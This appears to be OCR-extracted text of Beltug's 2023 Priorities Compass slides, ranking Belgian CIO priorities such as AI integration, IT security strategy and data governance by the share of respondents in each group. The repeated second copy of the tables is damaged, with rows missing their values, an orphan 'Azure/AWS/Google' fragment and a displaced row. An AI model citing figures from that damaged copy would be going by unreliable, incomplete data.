
Het belang van compliancy & cybersecurity voor de Belgische CIO

Resultaten Priorities Compass

Belgian association of CIOs and digital technology leaders.



Beltug

Levi Nietvelt

levi.nietvelt@beltug.be

www.beltug.be

Beltug

PRIORITIES COMPASS

The priorities of
CIOs and digital
technology leaders

2023

BELGIAN ASSOCIATION OF CIOS
AND DIGITAL TECHNOLOGY LEADERS

Summer
2023
BAR

Beltug

Business proximus verizon FORTINET ae Adapt and Enable zoom HUAWEI

Deloitte. cegeka delaware NTT inetum. realdolmen Positive digital flow LIVING TOMORROW orange


Result of the Beltug Priorities Compass 2023

	ALL	Business Users	ICT Providers
AI integration in your IT environment	42,60%	45,49%	33,73%
Awareness and acceptable use of generative AI in a business context	45,56%	45,10%	46,99%
IT security strategy	44,08%	43,53%	45,78%
Data governance	38,46%	40,78%	31,33%
Getting control over hybrid IT – Optimisation of on-premise & cloud	38,76%	39,61%	36,14%
IT security architecture	34,02%	34,90%	31,33%
IT governance	32,25%	34,51%	25,30%
User awareness (security and privacy)	31,66%	33,73%	25,30%
KPIs and metrics to report on applications, security, network performance (also at Board level)	30,18%	33,33%	20,48%
Cyber incident response planning, including CSIRT	30,47%	32,94%	22,89%
Examples of cyber attacks and their lessons learned	28,99%	31,76%	20,48%
Working securely, including endpoint management when working hybrid – self-provisioning, BYOD, etc.	28,40%	29,80%	24,10%
AI governance as a way of making AI ethical and compliant	32,25%	29,41%	40,96%
Connected devices (IoT) – challenges	30,18%	29,02%	33,73%
Data architecture	28,99%	27,84%	32,53%
Data classification & leak/loss prevention in practice	26,92%	27,45%	25,30%
Secure API usage	24,85%	27,06%	18,07%
Enterprise architecture maps – tools to use, how to start, information to include	25,44%	27,06%	20,48%
OT-IT convergence	26,04%	27,06%	22,89%


	ALL	Business Users	ICT Providers
Business resilience – managing a (cyber) crisis, business continuity and disaster recovery	24,85%	25,49%	22,89%
Low-code, no-code	22,49%	25,10%	14,46%
Data analytics strategy (bringing together data developers, legal, compliance, IT, business needs,…)	24,26%	23,53%	26,51%
AI and ML Ops: AI-supported automation	23,08%	23,14%	22,89%
Consuming IT – (dis)advantages, ins and outs of Microsoft Azure/AWS/Google	22,78%	23,14%	21,69%
Identity Governance & Administration (IGA) and Privileged Access Management (PAM)	21,60%	23,14%	16,87%
SASE (Secure access service edge) including ZTNA (Zero Trust Network Architecture)	22,19%	22,75%	20,48%
Change management to enhance the user adoption of new digitisation	21,89%	22,35%	20,48%
Business analysis – how to make sure that ICT projects meet the needs of the business	22,49%	21,96%	24,10%
Towards a robust architecture, suitable for the deployment of flexible service delivery	19,82%	21,57%	14,46%
Dealing with the skills shortage, including finding IT resources, creating flexibility in the workforce, managing external IT staff, upskilling and reskilling	21,01%	21,57%	19,28%
Privacy – challenges along the GDPR journey	22,49%	21,57%	25,30%
Elements of ESG (Environmental, Social and Governance) reporting that apply to your ICT environment	21,01%	20,78%	21,69%
MACH architecture (Microservices-based, API-first, Cloud-native, and Headless)	18,34%	19,61%	14,46%
Managing your ICT with ESG in mind, limiting your footprint	22,19%	19,22%	31,33%
Cyber insurance	17,75%	18,82%	14,46%
5G in business in Belgium – first lessons learned	18,93%	18,43%	20,48%
Third-party / supply chain risk	16,27%	18,04%	10,84%
SaaS RFPs and contract negotiations: tips, best practices, expectations vs. offering	17,46%	18,04%	15,66%

Top-10 Priorities of the Belgian CIOs & digital technology leaders


(business users only)



Result of the Beltug Priorities Compass 2023




- AI integration in your IT environment
- Awareness and acceptable use of generative AI in a business context
- IT security strategy
- Data governance
- Getting control over hybrid IT – Optimisation of on-premise & cloud
- IT security architecture
- IT governance
- User awareness (security and privacy)
- KPIs and metrics to report on applications, security, network performance (also at Board level)
- Cyber incident response planning, including CSIRT
- Examples of cyber attacks and their lessons learned
- Working securely, including endpoint management when working hybrid – self-provisioning, BYOD, etc.
- AI governance as a way of making AI ethical and compliant
- Connected devices (IoT) – challenges
- Data architecture
- Data classification & leak/loss prevention in practice
- Secure API usage
- Enterprise architecture maps – tools to use, how to start, information to include
- OT-IT convergence



- Business resilience – managing a (cyber) crisis, business continuity and disaster recovery
- Low-code, no-code
- Data analytics strategy (bringing together data developers, legal, compliance, IT, business needs,...)
- AI and ML Ops: AI-supported automation
- Consuming IT – (dis)advantages, ins and outs of Microsoft Azure/AWS/Google
- Identity Governance & Administration (IGA) and Privileged Access Management (PAM)
- SASE (Secure access service edge) including ZTNA (Zero Trust Network Architecture)
- Change management to enhance the user adoption of new digitisation
- Business analysis – how to make sure that ICT projects meet the needs of the business
- Towards a robust architecture, suitable for the deployment of flexible service delivery
- Dealing with the skills shortage, including finding IT resources, creating flexibility in the workforce, managing external IT staff, upskilling and reskilling
- Privacy – challenges along the GDPR journey
- Elements of ESG (Environmental, Social and Governance) reporting that apply to your ICT environment
- MACH architecture (Microservices-based, API-first, Cloud-native, and Headless)
- Managing your ICT with ESG in mind, limiting your footprint
- Cyber insurance
- 5G in business in Belgium – first lessons learned
- Third-party / supply chain risk
- SaaS RFPs and contract negotiations: tips, best practices, expectations vs. offering

Result of the Beltug Priorities Compass 2023



	ALL	Business Users	ICT Providers
AI integration in your IT environment	42,60%	45,49%	33,73%
Awareness and acceptable use of generative AI in a business context	45,56%	45,10%	46,99%
IT security strategy			
Data governance			
Getting control over hybrid IT – Optimisation of on-premise & cloud	38,76%	39,61%	36,14%
IT security architecture	34,02%	34,90%	31,33%
IT governance	32,25%	34,51%	25,30%
User awareness (security and privacy)	31,66%	33,73%	25,30%
KPIs and metrics to report on applications, security, network performance (also at Board level)	30,18%	33,33%	20,48%
Cyber incident response planning, including CSIRT	30,47%	32,94%	22,89%
Examples of cyber attacks and their lessons learned	28,99%	31,76%	20,48%
Working securely, including endpoint management when working hybrid – self-provisioning, BYOD, etc.	28,40%	29,80%	24,10%
AI governance as a way of making AI ethical and compliant	32,25%	29,41%	40,96%
Connected devices (IoT) – challenges	30,18%	29,02%	33,73%
Data architecture	28,99%	27,84%	32,53%
Data classification & leak/loss prevention in practice	26,92%	27,45%	25,30%
Secure API usage	24,85%	27,06%	18,07%
Enterprise architecture maps – tools to use, how to start, information to include	25,44%	27,06%	20,48%
OT-IT convergence	26,04%	27,06%	22,89%

	ALL	Business Users	ICT Providers
Business resilience – managing a (cyber) crisis, business continuity and disaster recovery	24,85%	25,49%	22,89%
Low-code, no-code	22,49%	25,10%	14,46%
Azure/AWS/Google			
Identity Governance & Administration (IGA) and Privileged Access Management (PAM)	21,60%	23,14%	16,87%
SASE (Secure access service edge) including ZTNA (Zero Trust Network Architecture)	22,19%	22,75%	20,48%
Change management to enhance the user adoption of new digitisation	21,89%	22,35%	20,48%
Business analysis – how to make sure that ICT projects meet the needs of the business	22,49%	21,96%	24,10%
Towards a robust architecture, suitable for the deployment of flexible service delivery	19,82%	21,57%	14,46%
Dealing with the skills shortage, including finding IT resources, creating flexibility in the workforce, managing external IT staff, upskilling and reskilling	21,01%	21,57%	19,28%
Privacy – challenges along the GDPR journey	22,49%	21,57%	25,30%
Elements of ESG (Environmental, Social and Governance) reporting that apply to your ICT environment	21,01%	20,78%	21,69%
MACH architecture (Microservices-based, API-first, Cloud-native, and Headless)	18,34%	19,61%	14,46%
Managing your ICT with ESG in mind, limiting your footprint	22,19%	19,22%	31,33%
Cyber insurance	17,75%	18,82%	14,46%
5G in business in Belgium – first lessons learned	18,93%	18,43%	20,48%
Third-party / supply chain risk	16,27%	18,04%	10,84%
SaaS RFPs and contract negotiations: tips, best practices, expectations vs. offering	17,46%	18,04%	15,66%

Data analytics strategy (bringing together data developers, legal, compliance, IT, business needs,...)	24,26%	23,53%	26,51%

